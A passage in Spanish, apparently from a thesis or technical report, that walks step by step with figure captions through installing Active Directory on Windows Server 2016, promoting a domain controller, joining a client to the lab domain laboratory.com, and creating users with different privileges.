


Fig. 4.17. Instalación de AD DS - Instalación.

6. Cuando se termina la instalación se debe “promocionar” el servidor DC01 como

Domain Controller, para ello seleccionamos la opción que se puede ver en la Figura 4.18.




Fig. 4.18. Instalación de AD DS - Promote to Domain Controller.

7. Posteriormente, al no disponer de ningún forest previo, es necesario crear uno con el nombre *laboratory.com* (Figura 4.19).




Fig. 4.19. Instalación de AD DS - Creación del forest laboratory.com.

8. En la pestaña *Domain Controller Options* elegimos Windows Server 2016 al ser la versión más actualizada posible, después si no se dispone de un DNS externo,

se elige que el Domain Controller tenga la capacidad de DNS y Global Catalog. Además, se elige la contraseña para el Directory Services Restore Mode (DSRM) (Figura 4.20).




Fig. 4.20. Instalación de AD DS - Domain Controller options.

9. En la pestaña de *Paths* podemos ver las rutas de los principales elementos del DC como puede ser la base de datos NTDS y la carpeta SYSVOL (Figura 4.21).




Fig. 4.21. Instalación de AD DS - Rutas NTDS y SYSBOL.

10. Por último, instalamos las opciones definidas anteriormente Figura 4.22. Después de esta opción es necesario reiniciar el servidor.




Fig. 4.22. Instalación de AD DS - Instalación.

Enlazar cliente al dominio

Para añadir Cliente01 al dominio *laboratory.com* es necesario realizar los siguientes pasos:

1. Del mismo modo que para cambiar el nombre al equipo, es necesario ir a *Control Panel - System and Security - System*, después realizar click en *Change settings* (Figura 4.23).




Fig. 4.23. Enlazar cliente al dominio - Settings.

2. Después se selecciona *change* y en la opción de *Member of - Domain* se elige el dominio *laboratory.com* (Figura 4.24).




Fig. 4.24. Enlazar cliente al dominio - Dominio.

3. Al confirmar este cambio se requiere las credenciales del Domain Admin (Figura 4.25) y reiniciar el sistema.




Fig. 4.25. Enlazar cliente al dominio - Log on.

4. Finalmente, se puede confirmar que la operación se ha realizado correctamente desde el DC01 desde la opción *Tools - Active Directory Users and Computers - Laboratory.com - Computers* (Figura 4.26) del Dashboard como se puede ver en la Figura 4.27.




Fig. 4.26. Enlazar cliente al dominio - Users and Computers.




Fig. 4.27. Enlazar cliente al dominio - Dashboard.

Creación de usuarios

Para la fase de experimentación, además, se van a crear tres usuarios con distintos privilegios de administración en el dominio. Para ello, desde DC01 se elige la opción *Tools - Active Directory Users and Computers - Laboratory.com - Computers* (Figura 4.26) y después se selecciona *Users - New - User* como el la Figura 4.28.




Fig. 4.28. Crear nuevo usuario.

- Usuario de dominio (Figura 4.29).




Fig. 4.29. Usuario de dominio.

- Usuario de dominio y administrador del dominio (Figura 4.29).




Fig. 4.30. Usuario de dominio y administrador del dominio.

Para añadirlo al grupo de administradores de dominio, seleccionamos la opción *Add to a group...* (Figura 4.31).

